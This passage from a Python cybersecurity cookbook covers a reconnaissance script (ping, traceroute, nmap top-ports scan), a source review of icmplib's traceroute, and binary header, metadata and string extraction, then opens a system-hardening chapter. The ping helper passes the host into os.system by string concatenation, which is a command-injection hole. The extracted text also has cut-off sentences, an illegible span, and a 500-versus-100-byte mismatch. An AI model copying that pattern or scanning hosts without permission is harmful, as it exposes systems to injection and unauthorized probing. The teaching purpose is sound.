# The commands line arguments are different based on the OS
```

```
if platform.system() == 'Windows':
```

```
status = os.system('ping ' + host + ' -n 1')
```

```
else:
```

```
status = os.system('ping -c 1 ' + host)
```

```
return status
```

```
def port_scan(self, host) -> None:
```

```
"""
```

Scan the top ports.

Args:

host (string): host to scan

"""

```
nmap = nmap3.Nmap()
```

```
# Perform nmap's top ports scan. By default the number is set to 10 which can be  
increased adding a
```

```
# parameter "default=<number>", where <number> is the number of top ports you  
want to scan
```

```
scan_results = nmap.scan_top_ports(host)
```

```
print(json.dumps(scan_results, indent=4))
```

```
def check_traceroute(self, host) -> None:
```

# hops will now store all the hops from the current host to the remote host. By default, max\_hops is 30

# if no max\_hops=<value> is supplied

print('Checking hops for the host...')

hops = traceroute(host, max\_hops=20)

print('All Hops:\n', hops, '\n')

print('Distance/TTL \tAddress \tAverage round-trip time \tPackets Sent')

last\_distance = 0

for hop in hops:

if last\_distance + 1 != hop.distance:

print('No response from gateway')

```
# See the Hop class for details
```

```
print(f'{hop.distance:<15} {hop.address:<15} {hop.avg_rtt} ms  
\t\t\t{hop.packets_sent:<5}')
```

```
last_distance = hop.distance
```

```
if __name__ == "__main__":
```

```
recon = ActiveReconTool()
```

```
host = '<host>'
```

```
print('Checking connectivity:\n')
```

```
status = recon.check_ping_connectivity(host)
```

```
if status == 0:
```

```
print('\nHost is Up. Continuing with other operations...')
```

```
print('\nChecking Traceroute:\n')
```

```
recon.check_traceroute(host)
```

```
print('\nPerforming port scan:\n')
```

```
recon.port_scan(host)
```

```
else:
```

```
print('\nHost is Down. Cannot continue with other operations...')
```

In the preceding program, replace “<host>” with the host you would like to perform active reconnaissance on, which can be a hostname or an IP address, for instance, “example.com”.

As you see in the preceding program, first, we check if the host is up. This is important because if the host is not up or reachable, then there is no point in executing the rest of the techniques. If the host is up, we perform a Traceroute scan and NMAP scan on the host to get further details about the host.

When you run the program, you will get an output similar to the following:

Checking connectivity:

PING <host> (<host IP address>): 56 data bytes

64 bytes from <host IP address>: icmp\_seq=0 ttl=240 time=26.699 ms

--- \*\*\*.com ping statistics ---

1 packets transmitted, 1 packets received, 0.0% packet loss

round-trip min/avg/max/stddev = 26.699/26.699/26.699/0.000 ms

Host is Up. Continuing with other operations...

Checking Traceroute:

Checking hops for the host...

All Hops:

[<Hop 1 [192.168.0.1]>, <Hop 2 [10.192.192.1]>, <Hop 3 [172.30.1.2]>, <Hop 4 [115.110.193.141]>, <Hop 5 [172.28.175.50]>, <Hop 6 [115.110.161.254]>, <Hop 7 [52.93.141.109]>, <Hop 8 [52.93.19.143]>, <Hop 10 [52.95.66.76]>, <Hop 11 [52.95.66.87]>, <Hop 12 [52.95.65.149]>, <Hop 19 [<host IP address>]>]

| Distance/TTL             | Address           | Average round-trip time | Pack |
|--------------------------|-------------------|-------------------------|------|
| 1                        | 192.168.0.1       | 3.574 ms                | 2    |
| 2                        | 10.192.192.1      | 19.357 ms               | 2    |
| 3                        | 172.30.1.2        | 6.685 ms                | 2    |
| 4                        | 115.110.193.141   | 9.684 ms                | 2    |
| 5                        | 172.28.175.50     | 10.043 ms               | 2    |
| 6                        | 115.110.161.254   | 21.128 ms               | 2    |
| 7                        | 52.93.141.109     | 16.667 ms               | 2    |
| 8                        | 52.93.19.143      | 17.695 ms               | 2    |
| No response from gateway |                   |                         |      |
| 10                       | 52.95.66.76       | 27.693 ms               | 2    |
| 11                       | 52.95.66.87       | 30.228 ms               | 2    |
| 12                       | 52.95.65.149      | 43.925 ms               | 2    |
| No response from gateway |                   |                         |      |
| 19                       | <host IP address> | 35.285 ms               | 2    |



Performing port scan:

```
{
```

```
"<host IP address>": {
```

```
"osmatch": {},
```

```
"ports": [
```

```
{
```

```
"protocol": "tcp",
```

```
"portid": "21",
```

```
"state": "filtered",
```

```
"reason": "no-response",
```

"reason\_ttl": "0",

"service": {

"name": "ftp",

"method": "table",

"conf": "3"

},

"cpe": [],

"scripts": []

},

{

"protocol": "tcp",

"portid": "22",

"state": "filtered",

"reason": "no-response",

"reason\_ttl": "0",

"service": {

"name": "ssh",

"method": "table",

"conf": "3"

},

"cpe": [],

"scripts": []

},

.

.

.

{

"protocol": "tcp",

"portid": "3389",

"state": "filtered",

"reason": "no-response",

"reason\_ttl": "0",

```
"service": {
```

```
"name": "ms-wbt-server",
```

```
"method": "table",
```

```
"conf": "3"
```

```
},
```

```
"cpe": [],
```

```
"scripts": []
```

```
}
```

```
],
```

```
"hostname": [
```

```
{
```

```
"name": "<host>",
```

```
"type": "user"
```

```
},
```

```
{
```

```
"name": "s3-website.ap-south-1.amazonaws.com",
```

```
"type": "PTR"
```

```
}
```

```
],
```

```
"macaddress": null,
```

```
"state": {
```

"state": "up",

"reason": "echo-reply",

"reason\_ttl": "240"

}

},

"stats": {

"scanner": "nmap",

"args": "/usr/local/bin/nmap -oX - --top-ports 10 \*\*\*\*.com",

"start": "1670919536",

"startstr": "Tue Dec 13 13:48:56 2022",

"version": "7.93",

"xmloutputversion": "1.05"

},

"runtime": {

"time": "1670919538",

"timestr": "Tue Dec 13 13:48:58 2022",

"summary": "Nmap done at Tue Dec 13 13:48:58 2022; 1 IP address (1 host up) scanned in 1.54 seconds",

"elapsed": "1.54",

"exit": "success"

}



}

In the preceding output, “<host>” and “<host IP address>” are used to redact the actual values. Also, the domain name is masked with “\*\*\*\*\*” in a few places. You will see the details about the host you scanned in your output.

The output is self-explanatory. Since the host was up, we ran the other two reconnaissance operations to get further insights about the host.

Cybersecurity professionals can use this approach to write tools that can perform a set of operations on the host and, in the end, create a report of everything discovered about the target system.

## Activity

Attempt the following activities before the next recipe:

The preceding program assumes that we can Ping (which uses ICMP protocol) the host to check if the host is up or not. ICMP is generally disabled on many servers. If that is the case, our preceding program will not work. What are other ways to find out if the server or host is reachable?

Parse the output of the preceding program and show a summary report instead of dumping the output of each of the functions as is.

Think about extending this program by adding code from other Active Reconnaissance recipes.

## Understanding the functioning of tools using source code review

There is an apt quote about code review and reverse engineering: “Code never lies. Comments sometimes do!”. This is a very profound quote which means that you should rely on reading and understanding the code to get a deeper understanding of software (or firmware). Although inline comments and documentation are equally important, they sometimes do not reveal the complete picture, and often they are outdated in code that has undergone many changes.

Hence, one of the key skills of a cybersecurity professional is the ability to read and review code and understand what it is doing. This is important as cybersecurity professionals come across code in the form of tools and scripts and even exploit code left behind by attackers which have never been seen before. Without this skill, it will not be easy to understand that never-seen-before code.

Tip: Reading and understanding code is a skill that is independent of the program

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

In this recipe, we will use the source code of one of the modules used in the last recipe to understand what is being done.

Let us look at the following source code snippet from the previous recipe:

```
def check_traceroute(self, host) -> None:
```

```
# hops will now store all the hops from the current host to the remote host. By  
# default, max_hops is 30
```

```
# if no max_hops=<value> is supplied
```

```
print('Checking hops for the host...')
```

```
hops = traceroute(host, max_hops=20)
```

```
print('All Hops:\n', hops, '\n')
```

```
print('Distance/TTL \tAddress \tAverage round-trip time \tPackets Sent')
```

```
last_distance = 0
```

```
for hop in hops:
```

```
if last_distance + 1 != hop.distance:
```

```
print('No response from gateway')
```

```
# See the Hop class for details
```

```
print(f'{hop.distance:<15} {hop.address:<15} {hop.avg_rtt} ms  
\t\t\t{hop.packets_sent:<5}')
```

```
last_distance = hop.distance
```

The most significant part of this code is the following statement that calculates the traceroute of the host:

```
hops = traceroute(host, max_hops=20)
```

If you go to the top of the previous program, you can see that traceroute is being

imported from icmplib as follows:

```
from icmplib import traceroute
```

In the code editor windows of VS Code, right-click traceroute and select “Go to Definition”. This may differ if you use any other code editor or Integrated Development Environment (IDE). This will take you to the code snippet of the traceroute, which will look as follows:

```
from time import sleep
```

```
from .sockets import ICMPv4Socket, ICMPv6Socket
```

```
from .models import ICMPRequest, Hop
```

```
from .exceptions import TimeExceeded, ICMPLibError
```

```
from .utils import *
```

```
def traceroute(address, count=2, interval=0.05, timeout=2, first_hop=1,
```

```
max_hops=30, fast=False, id=None, source=None, family=None,
```

```
**kwargs):
```

```
if is_hostname(address):
```

```
    address = resolve(address, family)[0]
```

```
if is_ipv6_address(address):
```

```
    _Socket = ICMPv6Socket
```

```
else:
```

```
    _Socket = ICMPv4Socket
```

```
    id = id or unique_identifier()
```

```
    ttl = first_hop
```

```
    host_reached = False
```



```
hops = []
```

```
with _Socket(source) as sock:
```

```
while not host_reached and ttl <= max_hops:
```

```
    reply = None
```

```
    packets_sent = 0
```

```
    rtts = []
```

```
    for sequence in range(count):
```

```
        request = ICMPRequest(
```

```
            destination=address,
```

```
            id=id,
```

```
            sequence=sequence,
```

```
ttl=ttl,
```

```
**kwargs)
```

```
try:
```

```
sock.send(request)
```

```
packets_sent += 1
```

```
reply = sock.receive(request, timeout)
```

```
rtt = (reply.time - request.time) * 1000
```

```
rtts.append(rtt)
```

```
reply.raise_for_status()
```

```
host_reached = True
```

```
except TimeExceeded:
```

```
    sleep(interval)
```

```
except ICMPLibError:
```

```
    break
```

```
if reply:
```

```
    hop = Hop(
```

```
        address=reply.source,
```

```
        packets_sent=packets_sent,
```

```
        rtts=rtts,
```

```
        distance=ttl)
```

```
    hops.append(hop)
```

```
ttl += 1
```

```
return hops
```

The actual program you see for traceroute has comprehensive code documentation explaining every option and functionality. The comments are removed from the preceding program listing to save space and focus on the code.

Let us analyze the program and see what it is doing. A few of the important things which we can understand from this program are as follows:

It uses sockets to perform the traceroute operation using Internet Control Message Protocol (ICMP) protocol.

It also can work with both IPv4 and IPv6.

It can work with a maximum of 30 hops, a very high limit for all practical purposes.

It appends to the hops whenever it gets a reply from the destination machine.

While a cybersecurity professional can get away by just writing the end-user Python code, understanding the code behind the module used to do the actual

work can help a lot. For example, now you know we can perform traceroute to IPv4 and IPv6 addresses.

This is a simple example we picked to demonstrate how it is an important skill to develop for every cybersecurity professional. In real life, you may have to deal with many complex scenarios. Since many cybersecurity tools are open source, including the ones part of a distribution like Kali Linux, this skill will come in handy frequently.

## Activity

Attempt the following activities before the next recipe:

Analyze the source code for the `scan_top_ports()` in the previous recipe's `port_scan()` function, understand how it scans the top ports for a target system, and list what you comprehend.

Read more about how ICMP protocol is used to perform a Traceroute operation.

## Reading the header of binary files

Binary files or binaries are non-text files, and they are either intended to be read by specific software or algorithm. They may contain compiled and linked source code and its dependencies, various OS directives, data storage and retrieval directives, and much more. Some of the examples are—compiled programs, .exe files, .psd files (Adobe Photoshop files), .ai files (Adobe Illustrator files), .png files (Portable Network Graphics files), .jpg or .jpeg files (Joint Photographic Experts Group files), and many other images, document, and other such files.

The file formats previously mentioned can certainly not be read by a text editor or text viewer. If you try to open these files in a text editor, you may see a large sequence of gibberish text that may not make sense to you. However, they can be read and displayed by the appropriate software. For example, while you cannot make sense of a PNG or JPEG file when loaded in a text editor, an image viewing software can show the image represented by the file.

It is clear from the preceding discussion that binary files are non-text files, and we need to understand their structure before reading them and interpreting their meaning. It is a common practice for most binary file formats to keep the information about the file at the beginning of the file, sometimes called the header. Reading just this header can get us a lot of valuable information.

The following figure shows a high-level general structure of binary files:

**File Header + Metadata**

**Multiple Data and Element  
Blocks / Sections**

**File Footer**



***Figure 10.1: General structure of a binary file***

As seen in figure 10.1, the block with the header and metadata information is of interest to us.

In this recipe, we will read the header of a few well-known files using Python, apart from what we have already seen in Chapters 5: Forensic Analysis and Chapter 6: Metadata Extraction and Parsing. We will analyze JPEG and Adobe Illustrator (AI) files using Python.

Many antivirus and other security programs use this technique to identify if the file is infected by malicious content.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

This recipe shows how to read a .jpeg and a .ai file using Python.

Let us follow the following steps to complete this recipe:

1. Confirm that you have two files in your Chapter\_10 directory from the source code. One is DSCN0010.jpeg, and the other is Chapter\_10.ai. The first file is one we used in Chapter 5: Forensic Analysis, and the second file is a blank Adobe Illustrator file. You can also use your own binary files to read the header of the files.
2. We should be able to figure out how to read the .jpeg file, as that is a well-known image format. But what about the .ai file? After a quick search on the Internet, you will realize there is no easy way to read the .ai files.

This is where, as a cybersecurity professional, the hacker skill comes into the picture. If you research the Internet, you will realize that the .ai file's format is very similar to the .pdf file format. In fact, the .ai files are packaged as PDF files. Even if that may not work, what is the harm in trying, as that will not break anything in our system? Being a hacker in this context is not bad but indicates being resourceful and having excellent problem-solving abilities.

So, let us install the Python module pypdf2, as we will be using this module to read PDF file headers.

```
pip3 install pypdf2
```

3. Now, try to analyze both files' header information using the following program:

Program for reading the header of .jpeg and .ai files is as follows:

```
# binary_headers.py
```

```
import os
```

```
from PyPDF2 import PdfFileReader
```

```
# Set the location of the file to read from the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```

```
os.getcwd(), os.path.dirname(__file__)))
```

```
class PrintBinaryHeaders:
```

```
def print_binary_header_jpeg(self, jpeg_file):
```

```
    image_file_name = os.path.join(__location__, jpeg_file)
```

```
    with open(image_file_name, 'rb') as image_file:
```

```
        binary_data = image_file.read(100)
```

```
        print(binary_data)
```

```
def print_binary_header_ai(self, ai_file):
```

```
    ai_file_name = os.path.join(__location__, ai_file)
```

```
    with open(ai_file_name, 'rb') as ai_file:
```

```
        ai_file = PdfFileReader(ai_file_name)
```

```
        document_info = ai_file.getDocumentInfo()
```

```
        print('\n', document_info)
```

```
if __name__ == "__main__":
```

```
header = PrintBinaryHeaders()
```

```
header.print_binary_header_jpeg('DSCN0010.jpeg')
```

```
header.print_binary_header_ai('Chapter_10.ai')
```

When you run the program, you will get an output similar to the following:

```
b"\xff\xd8\xff\xe1+\xfaExif\x00\x00II*\x00\x08\x00\x00\x00\x0c\x00\x0e\x01\x00\x00\x00\x9e\x00\x00\x00\x0f\x01\x02\x00\x06\x00\x00\x00\xbe\x00\x00\x00\x00NIKON\x00COOLPIX
P6000\x00,\x01\x00\x00\x01\x00\x00\x00,\x01\x00\x00\x01\x00\x00\x00Nikon
Transfer 1.1 W\x00:2008:11:01
21:15:07\x00""\x00\x9a\x82\x05\x00\x01\x00\x00\x00\xaa\x02\x00\x00\x9d\x82
```

```
{'/CreationDate': "D:20221221175909+05'30'", '/Creator': 'Adobe Illustrator 27.1
(Macintosh)', '/CreatorVersion': '21.0.0', '/ModDate':
"D:20221221175910+05'30'", '/Producer': 'Adobe PDF library 17.00', '/Title':
'Chapter_10'}
```

4. Let us analyze the output of our program. As we can see, printing the information about the .ai file considering it as a PDF file, was very easy, and we can understand them as well. This is akin to printing metadata for the file.

What about the first part of output which just dumps the binary equivalent of the first 500 bytes? Apart from “Exif”, which shows there is EXIF information right after that, some information about the camera used and the time it was taken, everything else is unreadable to humans.

There are many open-source parsers on GitHub and elsewhere that can parse a file byte by byte and then show various fields in the file. Moreover, you can look at the file format itself online and see if you can use them to parse the file yourself. For example, the Wikipedia entry on JPEG files (<https://en.wikipedia.org/wiki/JPEG>) has excellent information on JPEG syntax and structure.

A few of the important markers used in a JPEG file are as follows:

| Marker     | What is in our output | Meaning                                      |
|------------|-----------------------|----------------------------------------------|
| 0xFF, 0xD8 | \xff\xd8              | Start of Image                               |
| 0xFF, 0xEn | \xff\xe1+             | Application-specific marker for storing meta |
| 0xFF, 0xC2 | N/A                   | Start of the Frame                           |
| 0xFF, 0xC4 | N/A                   | Defines one or more Huffman tables           |

***Table 10.1: Few important markers used in a JPEG File***

Since we have only printed the first 500 bytes of the file, we cannot find all the markers. If you print the entire file, you may be able to find many other markers apart from what is previously mentioned.

Note: JPEG format is a compressed image format and uses Huffman Encoding to

This is a skill every cybersecurity professional needs to master. Given a file with an unknown format, a cybersecurity professional should be able to understand the type/format of the file and much more details just by reading and analyzing the header, thus reverse engineering the file.



## Activity

Attempt the following activities before the next recipe:

Understand the structure of the JPEG/JPG file and see if you can update the preceding program to read and print all the other parts of the binary data structure of this image format. Which other file makers can you find out after printing the entire file?

Add a function similar to `print_binary_header_jpeg()` to print the first 500 bytes of the .ai or any other PDF file and try deciphering what you see in the output. You may have to understand the structure of the PDF file to parse the output byte by byte.

## Reverse engineering using metadata analysis

As discussed in previous chapters, metadata analysis plays a vital role in gathering information about the files, such as the type of content, creation details, and confidentiality status.

As seen in the last recipe, metadata analysis of binary files is easy due to the well-known open-source modules and techniques available.

We tried reading the binary files, for example, JPEG and AI files, in the last recipe. But what about files like .docx files (Microsoft Word files), .xlsx files (Microsoft Excel files), and PDF files? Though it seems like you should be able to see some text from these files, that is not the case. They are files that can be read only by compatible software that understand their file formats. However, they can also be read by any program which understands their file formats. Since their file formats are open knowledge, we can develop a program to read, analyze, and retrieve any information we want. We have already done that for these three types of files in Chapter 6: Metadata Extraction and Parsing.

In this recipe, we will read the metadata of any file similar to what you can see in Windows (Right click -> Properties), macOS (Right click -> Get Info), or Linux (Right click -> Properties).

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

In this recipe, we will read the metadata of any file using the os module.

Program for reading the metadata of any file is as follows:

```
# file_metadata.py
```

```
import os
```

```
# Set the location of the file to read from the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```

```
os.getcwd(), os.path.dirname(__file__)))
```

```
class FileMetadata:
```

```
def print_metadata(self, some_file):
```

```
filename = os.path.join(__location__, some_file)
```

```
# Get the file's metadata
```

```
metadata = os.stat(filename)
```

```
# Print the metadata fields
```

```
print('\nPrinting Metadata for File name:', some_file)
```

```
print('\tSize:', metadata.st_size, 'bytes')
```

```
print('\tLast modified:', metadata.st_mtime)
```

```
print('\tLast accessed:', metadata.st_atime)
```

```
print('\tCreation time:', metadata.st_ctime)
```

```
print('\tMode:', metadata.st_mode)
```

```
print('\tOwner:', metadata.st_uid)
```

```
print('\tGroup:', metadata.st_gid)
```

```
if __name__ == "__main__":
```

```
    metadata = FileMetadata()
```

```
    metadata.print_metadata('Chapter_10.ai')
```

When you run the program, you will get an output similar to the following:

Printing Metadata for File name: Chapter\_10.ai

Size: 204416 bytes

Last modified: 1671625750.2105393

Last accessed: 1671631641.0338178

Creation time: 1671674513.7732008

Mode: 33188

Owner: 502

Group: 20

The `os.stat()` function can be used to access various metadata fields. Some of the fields are OS-dependent and are not included in this recipe.

Tip: The time fields are floating point numbers giving the number of seconds since

This is a simple way to print the well-known metadata fields of any file. We have already seen many other examples of printing detailed metadata for specific file types. Combining the technique used in this recipe with what we learned before gives a comprehensive view of the file's metadata. This is one of the excellent starting points before reverse engineering the file, along with what we will look at in the next recipe.

## Activity

Attempt the following activities before the next recipe:

Modify the preceding program to convert the timestamps to a more readable form.

Modify the preceding program to print any additional fields the `os.stat()` function returns.

*mutagen is a library that can be used to find the metadata of audio files. Modify the preceding program to add another function to print metadata of audio files using this library.*



## Searching for information in binary files

In the recipe for reading the header of binary files, we understood how to read the header of a few well-known binary files. Now suppose we are looking for a particular pattern, for example, the signature of an infection; we can use the same technique to search in all the binary files we recognize. We can search for information in just the header of the binary file (which is very fast) or search for the entire file content.

Tip: Have you come across various modes of scans in antivirus software? If you

Let us try to use a methodology similar to the one used by Quick Scan in binary files, which we have been using in this chapter, for example, JPEG and AI files.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

The “strings” command in Linux is one of the favorite ways for anyone to print the strings inside a binary file. This is one of the quickest ways to get valuable information without using specialized software.

Let us try to run this on our image file and print the first 10 lines. The command will look like the following:

```
strings DSCN0010.jpeg | head
```

When you run this command, you will get an output similar to the following:

Exif

NIKON

COOLPIX P6000

Nikon Transfer 1.1 W

:2008:11:01 21:15:07

0220

0100

2008:10:22 16:28:39

2008:10:22 16:28:39

We extracted EXIF data from the same image file in Chapter 5: Forensic Analysis. This output shows a few EXIF attributes and probably a few more things we are unsure about. However, it provides enough information to guess a few things about the image file.

If we need to do the same in Python, we can use the re or Regular Expression module to print only the characters in the binary file which fall under the printable range.

Program for printing the strings inside a binary file using regular expressions is as follows:

```
# strings_python.py
```

```
import os
```

```
import re
```

```
# Set the location of the file to read from the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```

```
os.getcwd(), os.path.dirname(__file__)))
```

```
class PythonStrings:
```

```
def print_strings_in_file(self, bin_file):
```

```
bin_file_name = os.path.join(__location__, bin_file)
```

```
with open(bin_file_name, 'rb') as input_file:
```

```
data = input_file.read()
```

```
strings = re.findall(b'[\x20-\x7e]{4,}', data)
```

[illegible]

•

0l', '<EF0T', 'U9\_Fq', '+4o ', '27`u', 'Iv,d', 'N]R;5', 'Yp2N', 'E\*yZ}', '%N-4',  
';Gqmq', 'Sl9`', 'J5o.', 'x.Qwk', 'sGc+W', 'n"'{f', 'BEgE', ',K4w', '#gj|\$c', '\$r\_\$R',  
'TZYlg', 'A#0F', 'cEUL', 'MIFI', 'k6rN', '+IcTet', 'UY86k,', 'h#9=F;', 's#\$n',  
'UW"H', '^el,', '#o;M', '1ixB', 'C>@9 ', 'UKvu', '\*^Kd', 'DycP', 'OkEKcZo[',

```
'F#j7', '{R_y', '/`p2}', 'hk:-', ',dpH', 'qi}=', '(Zj/fP', 'Dd nO^', '~:gx', 'W5m5', 'sql$',  
'wpzU', '&XX-', 'f+$Y_q ', 'g~XI', 'kK[b', '[kKu', 'Ylniq[', '2Inz', 'vBrQQ~e',  
'UK[m#', 'ix[I', 'NF=Es', '#d$', '8^N26', ',]HA', 'rEk:N2', 'W%Ic', 'p`FA', 'n!p:z',  
'MeN1Qq', '$bT8', `N:w', ';H<c', '!_9`7', 'He{ {', 'yJQ|', '*[nF', 'ki".', 'wv+k',  
'PbZ4@X', '2{0~', 'JGQ/u', '}*1,', 'HDM:', '^,aR', '%;H9', 'z{~Y', 'CKYX',  
'^15R2]', ';g|K\\', '#v29Z', '^&-M(', 'Il6>', '2ag1', '"9=:,"', 'e~b/', '.mv8', ' {u52',  
';Ggq*', 'wvO8', '&(@l', '!2Gr', '"9 g$aT~', "hwK'", 'ZYwH', 'ev;q', 'eE(b3', ')4rT',  
'O3E!m', '\\Euw', '.s#A', '7rO8h', 'dB&p', '..9N', '?_N4', 'n$7>Cn', '3v@a', 'Fx `',  
'6WC4', ""vx", '5T:#', 'XUb1', 'JQVVF', 'F:M$', 'tAcP&', 'G~}+', '=3T>',  
'QK{~w+', 'E5~gm', ",rI'", '$K!&0', "2uh'", '/uKt', 'RroB', 'D$XL', 'mwlg', '$21]',  
'oR0N:', '$fgW', '[^K$\\', '+FY%', 'mom.G', 'LEAl', 'a{4d', ',s89B', 'lK(:J', '$qZD',  
'~5CP']
```

Only a part of the output is printed as it was a very long output.

Did you note that strings printed are four characters or longer? We can adjust the minimum length of the sequences by changing the number in the braces (for example, “{4,}” for four or more characters). You can also change the range of ASCII codes to match different sets of characters.

**Tip:** This approach will only return contiguous strings in a line of the file. If you



Running the program for “Chapter\_10.ai” prints the following output:

```
['%PDF-1.6', '1 0 obj', '<</Metadata 2 0 R/OCProperties<</D<</ON[22 0
R]/Order 23 0 R/RBGroups[]>>/OCGs[22 0 R]>>/Pages 3 0 R/Type/Catalog>>',
'endobj', '2 0 obj', '<</Length 36004/Subtype/XML/Type/Metadata>>stream', '<?
xpacket begin=""', "" id="W5M0MpCehiHzreSzNTczkc9d"?>', '<x:xmpmeta
xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 9.0-c000 79.f845eb1,
2022/11/03-19:28:45 ">', ' <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-
rdf-syntax-ns#">', ' <rdf:Description rdf:about=""', '
xmlns:dc="http://purl.org/dc/elements/1.1/"', '
xmlns:xmp="http://ns.adobe.com/xap/1.0/"', '
xmlns:xmpGImg="http://ns.adobe.com/xap/1.0/g/img/"', '
xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/"', '
xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#"', '
xmlns:stEvt="http://ns.adobe.com/xap/1.0/sType/ResourceEvent#"', '
xmlns:illustrator="http://ns.adobe.com/illustrator/1.0/"', '
xmlns:xmpTPg="http://ns.adobe.com/xap/1.0/t/pg/"', '
xmlns:stDim="http://ns.adobe.com/xap/1.0/sType/Dimensions#"', '
xmlns:xmpG="http://ns.adobe.com/xap/1.0/g/"', '
xmlns:pdf="http://ns.adobe.com/pdf/1.3/"', '
xmlns:pdfx="http://ns.adobe.com/pdfx/1.3/">', '
<dc:format>application/pdf</dc:format>', ' <dc:title>', ' <rdf:Alt>', ' <rdf:li
xml:lang="x-default">Chapter_10</rdf:li>', ' </rdf:Alt>', ' </dc:title>', '
<xmp:CreatorTool>Adobe Illustrator 27.1 (Macintosh)</xmp:CreatorTool>', '
<xmp:CreateDate>2022-12-21T17:59:09+05:30</xmp:CreateDate>', '
<xmp:ModifyDate>2022-12-21T17:59:10+05:30</xmp:ModifyDate>', '
<xmp:MetadataDate>2022-12-21T17:59:10+05:30</xmp:MetadataDate>', '
.
```

.

```
Subtype/Artwork>>>>', 'endobj', '23 0 obj', '[22 0 R]', 'endobj', '30 0 obj', "  
<</CreationDate(D:20221221175909+05'30')/Creator(Adobe Illustrator 27.1 \\  
(Macintosh\\))/CreatorVersion(21.0.0)/ModDate(D:20221221175910+05'30')/Pro  
PDF library 17.00)/Title(Chapter_10)>>', 'endobj', 'xref', '0 31', '0000000004  
65535 f', '0000000016 00000 n', '0000000147 00000 n', '0000036228 00000 n',  
'0000000000 00000 f', '0000036279 00000 n', '0000000000 00000 f',  
'0000000000 00000 f', '0000036884 00000 n', '0000036956 00000 n',  
'0000037151 00000 n', '0000038457 00000 n', '0000104045 00000 n',  
'0000169633 00000 n', '0000000000 00000 f', '0000000000 00000 f',  
'0000000000 00000 f', '0000000000 00000 f', '0000000000 00000 f',  
'0000000000 00000 f', '0000000000 00000 f', '0000000000 00000 f',  
'0000203219 00000 n', '0000203406 00000 n', '0000036607 00000 n',  
'0000036703 00000 n', '0000202658 00000 n', '0000202706 00000 n',  
'0000203290 00000 n', '0000203321 00000 n', '0000203431 00000 n', 'trailer',  
'<</Size 31/Root 1 0 R/Info 30 0  
R/ID[<6FB4677600BD4B83944A386F2885CD6E>  
<D8E77B51EFCE402F8912C925F2185612>]>>', 'startxref', '203644',  
'%%EOF']
```

You can also notice that the AI file, which uses PDF encoding, has much more human-readable and structured content.

Use this approach to find readable information about a file quickly. Though some utilities can be used to do the same in Windows, they are not integrated well with the OS like “strings” can be used in Linux. Hence, this Python program can come in handy as this is platform-independent.

## Activity

Attempt the following activities before the next recipe:

Run the preceding code on the PCAP file we created in Chapter 9: Working with Network Utilities and print only the first 10 lines.

Check the ASCII equivalent of the character range we checked. Can we use the ASCII range instead? Why and why not?

## Conclusion

In this chapter, we discussed source code review and reverse engineering techniques and approaches for cybersecurity professionals.

First, we looked at how to use published source code to create new cybersecurity tools. While new techniques are being developed in various areas of cybersecurity, many are created using existing code and methods. This approach has advantages due to starting with tested code. The ability to understand existing source code, including the source code of Python modules, helps even more.

After that, we looked at reverse engineering techniques, which involved reading the headers of the binary files, reading the file metadata, and extracting the string part of the content. Each of these gives us a partial view of the files being analyzed and helps to perform reverse engineering of even files with unknown file types.

In the upcoming chapter, we will look at techniques related to system hardening, discovery, and implementation techniques for various hardening-related controls.

## Questions

How can studying the source code of well-known open-source Python modules help you as a cybersecurity professional?

How are binary files different from text files?

Describe how you can determine the file's purpose by reading a binary file's header.

Is it possible to understand the content type of a given binary file? If yes, explain how this can be done.

## Points to remember

The ability to study, understand and reuse a well-known open-source tool's source code can give you an edge over other professionals.

You can reuse the source code of open-source tools with permissive licenses like MIT and Apache license without any license-related obligations.

Documentation can be outdated; however, the source code gives the correct picture. Relying on studying source code is essential to gather accurate information.

Most binary files have structured and standard formats that can be read by your programs to gather more insights.

Reverse engineering of files requires more than one approach to gather all the puzzle pieces.

Reading the header of binary files and performing metadata analysis are the fastest way to understand the type, content, and purpose of a given file.

## [Key terms](#)

**MIT and Apache License—**They are permissive open-source code licenses that allow you to use the source code for personal and commercial use. They also allow you to modify the code without publishing the modified code.

**Binary Files—**These are non-text files that cannot be read the same way text files can be read. They need specific programs that can understand the file's structure and read them accordingly.

**Reverse Engineering—**In the context of cybersecurity, it is the process of analyzing and even dismantling a file, system, or device to understand what it contains and how it works. This is used frequently to identify vulnerabilities and threats.

## **Join our book's Discord space**

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>





## Chapter 11

### System Hardening, Discovery, and Implementation

## Introduction

System hardening is a method of removing unused and weak processes, ports, and modules from the system. A hardened system is one of the simplest ways to deter malicious actors from attacking a system. This chapter covers the techniques for discovering the current state of system hardening and implementation techniques for various hardening-related controls. They include open ports and connections, users and groups, firewall settings, and so on.

System hardening discovery and analysis includes discovering open ports, active connections, installed software and their versions, running services, and many other such things. As we have already looked at how to find open ports first in Chapter 3: Active Reconnaissance, we will focus more on the other aspects, like finding information about firewalls and antivirus software.

Based on key insights from this chapter, a cybersecurity professional can harden the system.

## Structure

In this chapter, we will cover the following topics:

Interfacing with Linux default firewall using Python

Understanding Windows “netsh” utility

Interfacing with Windows default firewall using Python

Getting a list of software installed on a Windows system

Getting insights into the accounts and privileges in Linux

## Objectives

After studying this chapter, you will be familiar with the discovery and analysis of the current state of hardening of the system. Furthermore, you will be able to use the tools described in this chapter in Python to find the weakness in the system. Finally, you will also be able to perform basic system hardening to reduce the attack surface.

Note: This chapter provides a glimpse into the possibilities in system hardening

## Interfacing with Linux default firewall using Python

Linux systems typically come with a built-in firewall called iptables. We can use a command-line utility with the same name, that is, iptables, to configure the rules that control incoming and outgoing network traffic. It operates by matching packets against a set of rules and then taking a specified action on packets that match a particular rule, allowing or denying the network packets. The rules can be applied to both Ingress (incoming) and Egress (Outgoing) packets.

Note: The default firewall configuration on a Linux system is determined by the

